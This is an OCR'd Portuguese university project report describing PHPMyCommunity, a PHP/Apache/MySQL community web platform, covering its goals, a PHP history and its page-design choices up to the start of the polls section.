Instituto Superior da Maia

RELATÓRIO DE SEMINÁRIO DE PROJECTOS DE COMUNICAÇÃO

PHPMyCommunity

~

Plataforma web orientada às comunidades.

Aluno: Ruben Bernardo Alves - 7832

Orientador: Eng.º Joel Varanda

ISMAI - Ano lectivo de 2002/2003

I - SUMÁRIO

Este documento tem por objectivo ser um relatório do trabalho de fim de curso da licenciatura em Tecnologias de Comunicação Multimédia do Instituto Superior da Maia - ISMAI.

O principal intuito deste trabalho foi desenvolver uma plataforma web orientada às comunidades, permitindo assim aos seus membros comunicarem usando as novas tecnologias da comunicação.

Este relatório tem como finalidade dar um pequeno resumo do trabalho efectuado, contextualizando-o em matéria teórica. Sendo muito extenso para impressão, o código fonte está disponível no suporte digital físico entregue juntamente com este documento.

II - AGRADECIMENTOS

- Aos meus pais e ao meu irmão que sempre me ajudaram em todos os passos da minha vida até hoje e para sempre. Um grande obrigado.
- À Ana Pinto, pelo seu Amor que incondicionalmente sempre demonstrou, pela motivação que me proporcionou, pelos testes de usabilidade, pela sua compreensão nas minhas noites passadas em frente ao computador e claro pela paciência que teve quando mesmo de férias estava com o computador portátil a trabalhar.
- Ao Eng.º Joel Varanda, pelo seu apoio, ajuda, e loucura por ter aceite ser orientador de um projecto tão vasto como este.
- À Dr.ª Susana Pinto, pela semana louca de ajuda.
- Ao Mário Dominguez, pela sua enorme ajuda nos gráficos, ideias, comentários, opiniões, criticas, tempo… Enfim tudo mesmo..
- Ao Mário João Sá Morais, pelas suas críticas construtivas.
- Ao Tiago *Evonet* Carvalho, pelos conselhos de construção do fórum.
- Aos meus colegas e amigos de TCM, pelo seu apoio amizade e paciência.
- Aos meus antigos Professores de TCM, pelos seus conhecimentos, em especial ao Eng.º Martins que teve que me aturar durante 4 anos um grande. Um grande obrigado pela sua exigência. E ao Eng.º Nuno Flores, por me ter ajudado em tantos pontos essências do meu projecto. À Renata Barbosa pelos seus conselhos metodológicos e apoio.
- Ao Milton Andrade aka Nito, por me ter feito descobrir o Linux.
- Ao Gonçalo Gomes aka Lucipher, por me ter ajudado no crescimento do interesse pela segurança informática.
- Ao José Veiga, pela cedência de espaço no seu servidor.
- Ao Domingos Fernandes do “Cábula”, pela sua simpatia, pequenos almoços, almoços e jantares sem falar na cedência de uma ficha eléctrica para que pudesse trabalhar no PHPMyCommunity todas as tardes da semana durante nove meses.

III - CONTEÚDO

I - SUMÁRIO **2**

I - SUMÁRIO **3**

I - SUMÁRIO **4**

II - AGRADECIMENTOS **5**

III - CONTEÚDO **6**

IV - ÍNDICE DE FIGURAS **8**

1. INTRODUÇÃO **9**

1.1. DESCRIÇÃO DO PROJECTO 9
1.2. OBJECTIVOS 9
1.3. REQUISITOS 10

2. INTRODUÇÃO AO PHP **11**

2.1. O QUE É O PHP? 11
2.2. HISTÓRIA DO PHP 11
2.3. VANTAGENS DO PHP 12
2.4. PHPMYCOMMUNITY: PHP + APACHE + MYSQL, PORQUÊ? 13
2.4.1. Apache *14*
2.4.2. MySQL *15*

3. DESENHO **16**

3.1. ASPECTO GRÁFICO 16
3.1.1. Navegação *16*
3.1.2. Logótipo e imagem de topo. *17*
3.1.3. Linha intermédia *17*
3.1.4. Identificação e mensagens privadas *18*
3.1.5. Menu principal *18*
3.1.6. Sondagem *19*
3.1.7. newsFlash *20*
3.1.8. Stats *20*
3.2. OUTRAS COMPONENTES GRÁFICAS 21
3.2.1. Título *21*
3.2.2. Caixas de visualização *21*
3.2.3. Título de navegação *22*
3.2.4. Janela de apresentação do site *22*
3.3. BASE DE DADOS 23
3.3.1. Entidades *23*
3.3.2. Esquema relacional *31*

4. ESTRUTURA DO PHPMYCOMMUNITY **32**

4.1. INDEX.PHP: 32
4.2. MAIN.PHP: 32
4.3. ORGANIGRAMA DA RELAÇÃO ENTRE OS FICHEIROS DO PHPMYCOMMUNITY 33
4.4. CONSTITUIÇÃO DA ESTRUTURA: 35
4.5. SEGURANÇA 36
4.5.1. Várias escalas de pirataria com C.S.S. *36*

4.5.2. SQL Injection *37*
4.6. SISTEMA DE PRIVILÉGIOS 38
5. FUNCIONALIDADES 40
5.1. PÁGINA DE ENTRADA: 40
5.1.1. Mensagem de boas vindas *40*
5.1.2. Notícias *41*
5.1.3. Flash forum *42*
5.1.4. newsFlash: *42*
5.1.5. Sondagens da margem direita *43*
5.1.6. Stats *43*
5.1.7. Menu *44*
5.1.8. Login / Mensagem Privadas *46*
5.2. SISTEMA DE NOTÍCIAS 46
5.3. LOGIN/LOGOUT: 52
5.3.1. Inserção e identificação de utilizadores *52*
5.3.2. Alteração dos dados pessoais do utilizador *54*
5.3.3. Recuperação da palavra-chave *55*
5.4. SISTEMA DE MEMBROS: 56
5.4.1. Segurança dos dados pessoais *57*
5.4.2. Página principal dos membros *57*
5.4.3. Listagem dos membros *58*
5.4.4. Administração dos grupos de membros *61*
5.4.5. Administração dos membros *63*
5.5. FÓRUM DE CONVERSAS: 65
5.5.1. Listagem das categorias *65*
5.5.2. Listagem do conteúdo de um fórum *67*
5.5.3. Listagem de um tópico *70*
5.6. ARTIGOS, PRODUTOS, DOWNLOADS E LINKS 71
5.7. SONDAGENS 74
5.8. MOTOR DE PESQUISA 78
5.9. CONTACTOS 79
6. CONCLUSÃO 80
6.1. OBJECTIVOS ATINGIDOS 80
6.2. OBJECTIVOS FUTUROS 81
A – APÊNDICE: MANUAL DE INSTALAÇÃO 82
B - APÊNDICE: CÓDIGO SQL 84
C – APÊNDICE: IMAGENS FINAIS 93
REFERÊNCIAS BIBLIOGRAFICA 95
GLOSSÁRIO 96
ÍNDICE REMISSIVO 97
CÓLOFON 99

IV - ÍNDICE DE FIGURAS

Ilustração 1- Funcionamento do PHP. 11
Ilustração 2- Partilha do mercado de servidores HTTP desde 09/95 até 09/03 14
Ilustração 3 - Menu da página criado com imagens dinâmicas 19
Ilustração 4- Listagem das sondagens. 19
Ilustração 5 - newsFlash. 20
Ilustração 6 – Resultado HTML das “stats”. 20
Ilustração 7- Titulo no navegador. 21
Ilustração 8 – Caixa de mensagens privadas, que ilustra perfeitamente o uso de modelos gráficos (ou templates) no PHPMyCommunity. 21
Ilustração 9 - Barra de navegação. 22
Ilustração 10- Janela de apresentação do site com a mensagem do Jakob Nielsen 23
Ilustração 11- Resultado gerado pelo PHP, após inserção de notícias. 41
Ilustração 12 - Amostra de resultado gerado pelo PHP. 42
Ilustração 13- Menu criado sem o uso do GD. 44
Ilustração 14 – Resultado obtido após identificação com mensagem privada pendente 46
Ilustração 15 – Resultado obtido após ter seleccionado uma categoria de notícias. 47
Ilustração 16- HTML gerado pelo PHP quando apresenta uma noticia no seu todo. 48
Ilustração 17 - Administração das noticias. 50
Ilustração 18 - Edição da categoria de notícias. 51
Ilustração 19- Formulário de registo. Todos os campos obrigatórios estão assinalados com "*". 53
Ilustração 20- Janela de alteração da palavra-chave (password) 54
Ilustração 21- Exemplo de resultado, quando executado o pedido de recuperação da palavra-chave. 56
Ilustração 22- Página de acesso aos membros. 58
Ilustração 23 - Exemplo de resultado obtido de um utilizador com um username iniciando em "u" 59
Ilustração 24- Página pessoal do grupo. 60
Ilustração 25- Cada distrito possui uma imagem diferente 60
Ilustração 26- Exemplo de resultado com um grupo tendo 1 pedido de inserção. 62
Ilustração 27 - Listagem dos membros com as suas respectivas opções e formulário para envio de mensagens privadas aos membros 63
Ilustração 28- Selecção dos privilégios com a respectiva ajuda. 64
Ilustração 29 - Exemplo de categorias de fórum. 66
Ilustração 30- Listagem dos tópicos reduzida a quatro elementos 67
Ilustração 31- Edição de um forum, com as suas devidas permissões. 69
Ilustração 32- tipo de visualização de uma resposta com privilégios de administração. 70
Ilustração 33 - Listagem dos itens dentro de uma categoria 72
Ilustração 34- Exemplo de como é mostrado um item de uma categoria. Neste caso uma hiperligação. 73
Ilustração 35 - Representação de todas as componentes administrativas da gestão dos quatro módulos. 74
Ilustração 36- Opções gerais do sistema de sondagens. 76
Ilustração 37 - Exemplo da administração de sondagens. Com o primeiro passo da criação de uma nova sondagem. 77
Ilustração 38 - Exemplo de pesquisa efectuada unicamente nas notícias com a palavra "PHPMyCommunity". 78
Ilustração 39 – Exemplo de apresentação dos contactos. 79
Ilustração 40 - Exemplo de aplicação do PHPMyCommunity a um caso real. - www.airsoftportugal.com - 93
Ilustração 41- Segundo exemplo de aplicação do PHPMyCommunity a um caso real. - www.airsoftportugal.com - 94

1. INTRODUÇÃO

1.1. Descrição do projecto

Este documento representa o relatório do trabalho de fim do curso de Tecnologias de Comunicação Multimédia do Instituto Superior da Maia (ISMAI).

O projecto PHPMyCommunity é uma resposta a uma procura por parte de algumas comunidades, na medida em que todas as plataformas existentes não se adaptavam às suas necessidades. O principal problema encontra-se na designação dos produtos, onde em muitos dos casos eram gestores de conteúdo, não existindo gestores de comunidades. Até agora, o único meio de comunicação era através de fóruns ou mesmo pelas plataformas já existentes. Foi então desenvolvido um sistema pensado nas necessidades de uma pequena ou média comunidade com a ajuda de alguns responsáveis das mesmas. O resultado deste desenvolvimento é a criação de uma ferramenta de comunicação através de uma página criada à medida das procuras destas comunidades.

O PHPMyCommunity assume-se como uma pequena plataforma de gestão e interacção de comunidades, sem grandes perspectivas, construída apenas no âmbito académico. Apesar de se afirmar como um produto gratuito, todo o seu uso necessita de um requisito por parte do proprietário.

Este relatório é um documento explicativo das principais funções do PHPMyCommunity, resumindo as potencialidades deste sistema e explorando as suas componentes teórico-práticas.

1.2. Objectivos

Os objectivos do PHPMyCommunity são diversos, mas o mais importante é servir a comunicação de uma comunidade, proporcionando ferramentas adequadas, fáceis de usar e graficamente atraentes.

O seu código fonte foi criado de tal forma a poder permitir a sua edição com a finalidade de ser melhorada por terceiros. Este objectivo foi desenvolvido com uma grande quantidade de comentários, juntando um código facilmente perceptível recorrendo a funções, variáveis, nomes de ficheiros e organização com nomes identificáveis.

Esta plataforma web permitirá aos seus utilizadores poderem comunicar através desta devido às várias funcionalidades inerentes à plataforma, e assim desenvolver uma comunidade graças às novas tecnologias digitais. Esta ideia de trabalho foi adoptada, na medida em que, hoje em dia, as pessoas recorrem cada vez mais ao computador e à Internet para comunicarem entre si. Tendo em conta a dificuldade que as pessoas têm em desenvolver uma página na Internet (devido aos problemas relativos à programação e criação de um design intuitivo) foi então sugerido um projecto de monografia adaptado a essas necessidades cada vez mais importantes e relevantes.

Todas estas necessidades só eram tecnicamente realizáveis usando um sistema de apresentação de páginas completamente dinâmicas. A solução foi encontrada numa combinação de dois programas: PHP e MySQL[1]. O primeiro trata-se de uma linguagem script que permite interligar a página web a uma base de dados, criando assim informação dinâmica. Criando funcionalidades apropriadas, foi possível desenvolver uma plataforma dinâmica, cujo conteúdo não é unicamente alterado como uma página estática, ou seja, por uma só pessoa; mas sim por várias pessoas.

1.3. Requisitos

Para o funcionamento do PHPMyCommunity são necessários vários serviços. Por ser uma página web, precisa de estar ligada a um servidor web tornando-se indispensável a instalação do módulo PHP para correr os scripts desta plataforma.
Trabalhando com uma base de dados do tipo MySQL, é igualmente necessário a instalação da mesma.

Será opcional ter a biblioteca GD compilada com o PHP para a visualização do menu principal, uma vez que, a plataforma permite a criação do menu da página com imagens dinâmicas.

Todos estes requisitos precisam de ser instalados, um de cada vez, apesar de existirem programas na Internet que permitem a instalação de todo este software de uma só vez. (como por exemplo o easyphp - www.easyphp.org).

[1] Os dois programas serão explicados em profundeza no próximo capítulo.

2. INTRODUÇÃO AO PHP

2.1. O que é o PHP?

O que é o PHP? A página oficial do PHP apresenta a seguinte definição:

"PHP is a widely-used general-purpose scripting language that is especially suited for Web development and can be embedded into HTML."

É simplesmente uma linguagem de programação que corre num servidor sob forma de script, ou seja, não é preciso compilar o código para ele funcionar. O script PHP pode ser executado em qualquer plataforma e pode operar de vários modos: modo gráfico (PHP-GTK) para criar aplicações gráficas, modo consola e modo embebido no documento HTML (referido na da definição do www.php.net). Neste último caso, precisa de correr pelo servidor web que vai recorrer ao motor do PHP para processar o código e assim retornar-lhe a informação que, por sua vez, será enviada ao cliente.
Esta interacção cliente / servidor está dividida em 4 passos:

1- O cliente (browser) envia pela Internet/ Intranet os pedidos de visualização de uma página pelo servidor web.
2- O servidor vai processar o código HTML. Quando deixa de ser HTML e passa a ser PHP, envia a informação ao módulo PHP para que este último possa fazer o "*parse*" (processamento) do script.
3- Quando finalizado este passo, o módulo envia o resultado para o servidor.




Ilustração 1- Funcionamento do PHP.

4- E, finalmente, o servidor envia o código completo em formato HTML para o cliente através da Internet/Intranet. A comunicação com o PHP foi completamente transparente para o utilizador final.

2.2. História do PHP

A história do PHP data de 1994, quando Rasmus Lerdorf concebeu a ideia de um script dentro do HTML que iria ser processado do lado do servidor.
Em 1995, lançou a versão 1.0 do que se denominava "*Personal Home Page Tools*", com o sucesso desta última, criou um grande movimento de ajuda que permitiu o lançamento, poucos meses depois, da versão 2.0, a qual já se assemelha à que conhecemos hoje, como "*Hypertext Preprocessor*" (acrónimo recursivo).

A versão 3 de 1997 foi uma melhoria substancial do 2.0 mas, em relação ao seu grande concorrente o ASP[1] (da Microsoft), não incluía sessões. A versão 4 de 2000 já continha sessões, permitindo uma maior segurança e uma alargada quantia de novas funcionalidades, incluindo o motor de processamento desenvolvido pela ZEND[2], aumentando significativamente a velocidade de execução dos scripts, comparado ao ASP. Este "novo" PHP superava-o em quase todos os aspectos. A próxima versão será lançada em Dezembro deste ano e as expectativas são muito elevadas, estando previstas melhorias ao nível da programação por objectos (que não está optimizado no PHP4). A versão 2 do novo motor da ZEND, apresenta melhorias ao nível da segurança das sessões, melhor interpretação do XML, etc..

2.3. Vantagens do PHP

A grande vantagem do PHP é, sem dúvida, o facto de se tratar de um software gratuito. O seu código fonte está disponível na Internet e qualquer pessoa pode contribuir para o seu desenvolvimento[3].

A arquitectura deste sistema foi desenvolvida inicialmente para poder funcionar em qualquer servidor. Encontra-se o PHP em sistemas operativos tais como: Windows 9x, Windows NT/2000/XP/2003 Server, Linux, Unix, Mac OS OpenBSD, FreeBsd, Solaris, e outros…

As potencialidades do PHP não se limitam unicamente ao sistema operativo, a sua interligação com bases de dados está muito evoluída. Consegue trabalhar com quase todas as bases de dados mais conhecidas tais como: MySQL, MSQL, Oracle, PostGresSQL, dBase, etc..

A sua interligação com servidores web, também foi desenhada para conseguir correr em quase todos eles. Conseguimos ter o PHP em sistemas como o Apache, Internet Information Services (IIS),PWS, Xitami, Omnihttpd e outros.

Existe a possibilidade de expansão das funcionalidades do PHP, pela inserção de módulos desenvolvidos em C, usando a API[4] do PHP.

Inspirado do C, Java e PERL; o PHP tem uma sintaxe relativamente simples de aprendizagem, juntando uma enorme comunidade cibernética que permite uma divulgação de códigos fonte, aplicações completas gratuitas e ajuda entre utilizadores que as outras linguagens não possuem.

Ao longo dos anos todas estas vantagens permitiram ao PHP tornar-se na linguagem de programação de páginas dinâmicas das mais usadas no mundo. Segundo as estatísticas da Netcraft[5], existem 13,969,466 domínios web usando PHP num universo de 43 milhões. Na mesma altura, a Nexen.net publicou as suas próprias estatísticas independentes, afirmando que a versão mais popular do

PHP é a 4.1.2, instalada em 18.47% dos servidores, muito à frente da versão 4.3.2 (segundo

---

[1] Active Server Page – sistema similar de criação de páginas dinâmicas, desenvolvido pela Microsoft.

[2] A ZEND, é uma empresa fundada pelos criadores do PHP4 e do ZEND 1.0, que está neste momento à frente do desenvolvimento do PHP e do motor de ZEND "*Engine*". Mais informações em www.zend.org.

[3] Pode encontrar mais informações sobre o desenvolvimento, e o seu código fonte em http://www.php.net/downloads.php.

[4] Aplication Programming Interfaces. Fornece ao programador uma interface entre a linguagem de programação e um nível mais baixo de utilidades e serviços. A principal tarefa de uma API é a tradução de uma lista de parâmetros num formato e a sua interpretação para outro.

[5] Outubro 2003 – fonte: News letter www.nexen.net.

lugar), e finalmente em terceiro lugar a 4.2.3. Em França, 36.61% das páginas Internet utilizam o PHP, o que a coloca a 1.61 ponto acima da média mundial que se encontra nos 35%.

2.4. PHPMyCommunity: PHP + Apache + MySQL, porquê?

Esta plataforma foi desenvolvida seguindo a linhagem do software livre. A filosofia GNU[1] em grande expansão, com a aparição do GNU/Linux em 1994, contribui para a aparição de ferramentas gratuitas tais como: Emacs (editor de texto), Gimp (editor de editor de imagem), Wine (emulador de aplicações Windows), Mozzila (browser Internet), Xwindows (ambiente gráfico) e claro a Kernel (cérebro) do Linux. O Apache é o servidor gratuito, usado em 43% dos servidores mundiais[2], como já foi referido, o PHP e o MySQL são também softwares livres.

Estes pequenos projectos tornaram-se ao longo dos anos, grandes softwares, valores certos de segurança, fiabilidade e robustez. O Trio: PHP + Apache + MySQL é a melhor combinação possível para programar em PHP, porque, apesar de ter sido desenhado para funcionar com uma grande variedade de servidores web, e servidores de base de dados; foi sem dúvida, optimizado para ter melhores resultados com o Apache e o MySQL.

Em toda a comunidade web, sites específicos com programas completos escritos em PHP[3] utilizam sempre por defeito este trio que devido às suas capacidades consegue rivalizar com a Microsoft. Quando se trata de linguagens de programação do lado do servidor (ASP,JSP,Cold Fusion, Python), todas elas fazem basicamente o mesmo: interagem com uma base de dados relacional, com um sistema de ficheiro e com um servidor web.

Como sugere o livro de Jay Greenspan e Brad Bulger[4], o que realmente importa é o tempo que se vai demorar para concretizar aquilo que se precisa, com o mínimo esforço possível.

No caso do PHP, foi mesmo essa a vantagem que mais lhe valeu, pois assemelha-se a linguagens muito comuns (C, perl, Java etc.), o que proporciona uma enorme fonte de potenciais programadores PHP. Um dos pontos que lhe permitiu ter esta ascensão vertiginosa, foi o simples facto de ser fácil de programar e, segundo os autores referidos há pouco, o PHP tem uma sintaxe superior ao ASP e JSP. Sem falar do facto do PHP ter uma licença GNU, ou seja, trata-se de um produto cuja utilização é feita gratuitamente, o que não acontece com o ASP.

---

[1] A licença GNU, toda a sua filosofia, e conceitos de liberdade informática em www.gnu.org. Reacções da palestra na Faculdade de Engenharia da Universidade do Porto pelo criador da licença GNU, o Richard Stallman publicado na Gildot.org: http://www.gildot.org/article.pl?sid=03/10/19/2212245&mode=thread

[2] Fonte: www.apache.org.

[3] Sites como: www.hotscripts.com, http://www.phpapps.org/ ou http://php.resourceindex.com/

[4] MySQL/PHP Database Applications – Edições M&T Books [ebook version]

2.4.1. Apache

O servidor http Apache é um projecto de "Apache Software Foundation" (www.apache.org) iniciado em Março 1995. Dispõe de inúmeras vantagens, tais como: fácil de usar, modular, rápido, em constantes melhorias, disponível em vários sistemas operativos e, acima de tudo gratuito.

Desde 1995 conhece um franco sucesso, e hoje é líder deste tipo de serviço com 63% do mercado mundial (ver ilustração 1) num universo de 43.700.759 páginas.

O servidor web apache é do mais simples que possa existir. Apesar de precisar de alguns conhecimentos em informática, torna-se muito fácil de trabalhar quando se trata de criar domínios virtuais, adição e remoção de módulos, etc… A configuração do apache é feita unicamente através de um ficheiro: *httpd.conf*.

Tal como o PHP, dispõe de uma grande comunidade de utilizadores disposta em prestar ajudar caso seja necessário. O grande senão do Apache será, possivelmente, o seu carácter "linha de comandos" que, sem desvalorizar as suas qualidades, pode, em alguns casos bloquear os utilizadores menos experientes.




Ilustração 2- Partilha do mercado de servidores HTTP desde 09/95 até 09/03

2.4.2. MySQL

MySQL (www.mysql.org) é um verdadeiro servidor de base de dados. Multi-utilizador e *multi-threaded* (consegue gerir vários pedidos SQL e várias ligações ao mesmo tempo). MySQL é uma configuração cliente/servidor que consiste num *demon* (serviço) '*mysqld'*. SQL (Structured Query Language) é a linguagem de base de dados mais usada no mundo. SQL é uma linguagem estandardizada que permite o armazenamento, a actualização e o acesso à informação. Permite recuperar informação acerca de um produto ou armazenar a informação de clientes num site web.

Infelizmente, o MySQL não se pode comparar a bases de dados tipo Informix, Sybase ou até a gigante Oracle. O MySQL não será a melhor escolha porque não apresenta toda a robustez, funcionalidade e segurança que proporciona uma base de dados Oracle. Mas no caso de aplicações web, o MySQL é mais do que suficiente. Para um projecto académico, não compensava comprar uma licença das extraordinárias bases de dados comerciais supracitadas.

3. DESENHO

Em qualquer página da Internet, o desenho é um dos pontos fundamentais na criação e no desenvolvimento, pois são as linhas gráficas que vão impor ao programador as suas limitações. O desenho da página irá determinar quais são as funcionalidades e que lugares terão na apresentação final do projecto.

No caso do PHPMyCommunity, todos este processos foram realizados não por uma equipa, mas sim por uma única pessoa, tornando o eterno conflito designer/programador um paradigma pessoal. O grande inconveniente deste tipo de projectos é que têm que correr em qualquer lado e de uma forma muito generalista, ou seja, têm que funcionar para todos os casos em que se aplica, e agradar a uma maioria. É por esta razão que todos os itens e páginas foram pensados, desenvolvidos com um objectivo bem preciso. Nada foi deixado ao acaso, o PHPMyCommunity foi, desde sempre, desenvolvido com a ideia principal que tudo pode ser alterável por outra pessoa, da forma mais simples e conveniente. Mais do que um site, é uma ferramenta de trabalho e de comunicação com outras pessoas onde tudo é relativamente rápido, fácil e visualmente agradável.

3.1. Aspecto gráfico

3.1.1. Navegação

Desenvolver uma plataforma dinâmica não é só escrever código e pôr o resultado a funcionar. Existem outros problemas relativos ao design e ao aspecto gráfico que temos que ter em conta. Baseando-se em Jakob Nielsen[1] (que foi distinguido várias vezes como sendo um profissional da ergonomia da web):

> "*Sendo o principal objectivo da página de acolhimento facilitar a navegação na totalidade do site, é indispensável que o utilizador possa encontrar com facilidade o elemento de navegação apropriado, diferenciar os controlos, e fazer rapidamente uma ideia da hiperligação, sem ter que cliquar nos elementos para os identificar. A zona de navegação tem que revelar o essencial do conteúdo do site, e assim permitir ao utilizador de descobrir o site lendo os nomes das principais categorias.*"

Chegou-se à conclusão que sendo uma aplicação que deverá servir qualquer pessoa, terá que ser o mais simples dentro do mais evoluído. Ter sempre em mente a relação dos espaços vazios (ajuda a clareza dos conteúdos), colocação dos itens convencionais (título em cima, menu à esquerda, sistema de busca omnipresente, acesso rápido a itens da plataforma e claro uma boa visibilidade dos itens). Ao nível do texto teve-se o cuidado de realçar a importância das hiperligações com o texto a negrito ou sublinhado.

[1] Jakob N. & Marie T. "*L'art de la page d'accueil*", Eyrolles 2002 – Tradução Francesa do livro: Homepage Usability: 50 websites deconstructed.

A escolha da colocação dos itens foi devidamente pensada de tal forma a equilibrar as zonas mortas (vazias, mas que ajudem a percepção dos conteúdos e simplifica a leitura), com as zonas de conteúdo de informação e itens de navegação, de tal forma a poder não sobrecarregar as páginas, tornando a leitura mais agradável e menos cansativa.

3.1.2. Logótipo e imagem de topo.

O mais difícil na criação de uma plataforma web com perspectivas tão generalistas como a do PHPMyCommunity, é dar a possibilidade ao utilizador final (webmaster) de personificar o seu portal da maneira mais simples.

Foi, neste ponto de vista, que foi desenvolvido uma componente facilmente adaptável ao utilizador, bastando apenas alterar as duas imagens do topo, substituindo dois ficheiros na (pasta */gfx/menu*) (*logotopo.gif*, e *background.jpg*). As cores da página (cinzento e amarelo) foram escolhidas para poderem coincidir com qualquer tipo de logotipo (menos aqueles que possuem cores muito garridas tais como: vermelho, cor de rosa, entre outras).

Foi colocado no pacote final duas imagens em formato Photoshop[1] (.PSD), e em formato JPG e GIF, para que possam ser utilizadas noutros editores de imagem. Editores como GIMP (Linux), ou Paint Shop Pro, conseguem igualmente abrir ficheiros do Photoshop.

3.1.3. Linha intermédia

Poderia designar-se por atalhos, ou acesso rápido. Esta linha contem as hiperligações para as componentes consideradas mais importantes (notícias, membros e fórum) no âmbito de uma comunidade. Uma pequena aplicação flash permite colocar uma palavra para pesquisar em todo o site.

Segundo o Jakob Nielsen, o logotipo e o botão de pesquisa são os dois elementos mais importantes na página inicial. O primeiro identifica o sítio, o segundo permite lançar uma pesquisa no site. Esta possibilidade é aconselhada pelo Nielsen colocando esta opção no topo da página, porque considerada ergonómica e fácil de acesso, limitando o trabalho do visitante. O último ícone no extremo direito deste menu secundário possibilita ao visitante identificar-se ou encerrar a sua secção.

[1] O Photoshop é uma ferramenta de desenho matricial comercializado pela Adobe (www.adobe.com) que permite retocar qualquer tipo de imagem. Este software é um dos mais usados mundialmente nas empresas de design, e ao nível particular.

3.1.4. Identificação e mensagens privadas

O sistema de mensagens privadas funciona tal como uma caixa de correio electrónico, indicando o número de novas mensagens não lidas. A sua colocação é essencial, mas a sua visibilidade é primordial. Tendo a oportunidade de testar várias disposições na página, constatou-se em várias pessoas que o sítio mais indicado é realmente no canto superior direito. Como todos sabemos, o sentido de leitura no Homem ocidental é em forma de "Z", onde a maior importância é sempre dada à área na qual está colocado o nome do site (e logotipo), juntamente com o menu, passando pela área da descrição da página e acabando na zona das mensagens privadas. Para o utilizador não identificado, esta zona está reservada para efectuarem a sua identificação. Para não desfazer a página, os formulários de login e de pesquisa foram realizados em Macromedia Flash[1], assim nunca são deformados. Por exemplo, usando CSS[2] versão 2, consegue-se um efeito semelhante, mas que não será igual em todos os navegadores. Esta diferença que pode ser medida ao pixel poderia deformar as tabelas. A escolha do Flash foi difícil e controversa, na medida em que, era um requisito a realizar pelo cliente e não pelo servidor. Mas, hoje em dia, mais de 90% dos browsers actuais já têm a possibilidade de descarregar da Internet este plug-in (Menos de 1 Megabyte[3]). De qualquer forma, todos os clientes que não poderão ter o Flash instalado ou que não o têm instalado, são uma minoria que apesar de representar uma taxa ínfima dos visitantes, será mesmo assim possível usufruir de todas as funcionalidades. Estas duas aplicações em Flash são unicamente um acréscimo, uma mais valia para o utilizador, porque existem outras hiperligações para que possa efectuar o login (identificação) na página, ou utilizar a página principal de pesquisa.

3.1.5. Menu principal

O menu de uma página, portal ou qualquer denominação de um site web é a parte mais importante, porque será o ponto de entrada do sítio web. No PHPMyCommunity, o menu é uma das componentes mais vistas. Ele é omnipresente em todo o site. Foi por isso que houve a preocupação em usar uma formatação clara, simples e funcional.

A nível técnico, fez-se uso da biblioteca GD[4] para a formação dos itens do menu, preparando assim a plataforma, a criação do meu menu personalizado, permitindo a elaboração de uma infinidade de itens. A criação do menu usando esta técnica permite que as letras fiquem iguais em todos os sistemas mas, em contrapartida torna o processamento da página um pouco mais lento (para cada carregamento da página, o motor PHP tem que processar e criar uma imagem por item) e obriga necessariamente ao

[1] www.macromedia.com

[2] Cascading style sheet – são estilos de formatação próprios para o código HTML.

[3] 1 Megabyte ou 1MB, poderia caber numa disquete 1,44´. Hoje em dia, 1MB de disco não representa muito espaço.

[4] Esta biblioteca está disponível para PHP, C, Perl e muito mais em http://www.boutell.com/gd/

webmaster ter um servidor com a biblioteca GD. No âmbito de simplificar o processo de criação do menu, resoluções de problemas pós instalação e configuração da plataforma, existe a possibilidade ao dono da página de escolher o tipo de renderização do menu, bastando editar o ficheiro "*config.php*" e alterar uma variável (*"$menu_gd"*).

Neste momento, apenas é possível, através do acesso directo à base de dados, a modificação do menu. Prevê-se a curto prazo a elaboração de uma componente administrativa com a finalidade de alterar este último.

A configuração neste momento pela base de dados permite a alteração da ordem do menu, modificação dos privilégios, e colocação nos vários itens do menu.

Ilustração 3 - Menu da página criado com imagens dinâmicas

Para simplificar ao máximo a administração da plataforma, toda a componente encarregue de criar, alterar e editar qualquer que seja a parte integrante no site (artigos, notícias, fórum, produtos e todo o resto…) é realizada no próprio menu.

Trata-se de um menu dinâmico, interagindo directamente com a base de dados, onde vai buscar os privilégios de administração do utilizador identificado para lhe mostrar as componentes sobre as quais ele pode administrar. Consoante os privilégios, terá no seu menu determinadas áreas de administração. O uso deste tipo de menu, possui vantagens realmente valiosas, uma vez que, já não é preciso digitar o URL[1] no browser (constrangedor para o administrador), nem uma hiperligação visível por todos, ao clicar pede outra identificação, ou retorna uma mensagem a informar que não tem privilégios.

Também deixou de ser necessário o uso de protecção pelo *htaccess*[2], que é pouco seguro quando mal usado. Poderia tornar-se num processo complexo a utilizar para um webmaster não entendido na matéria.

3.1.6. Sondagem

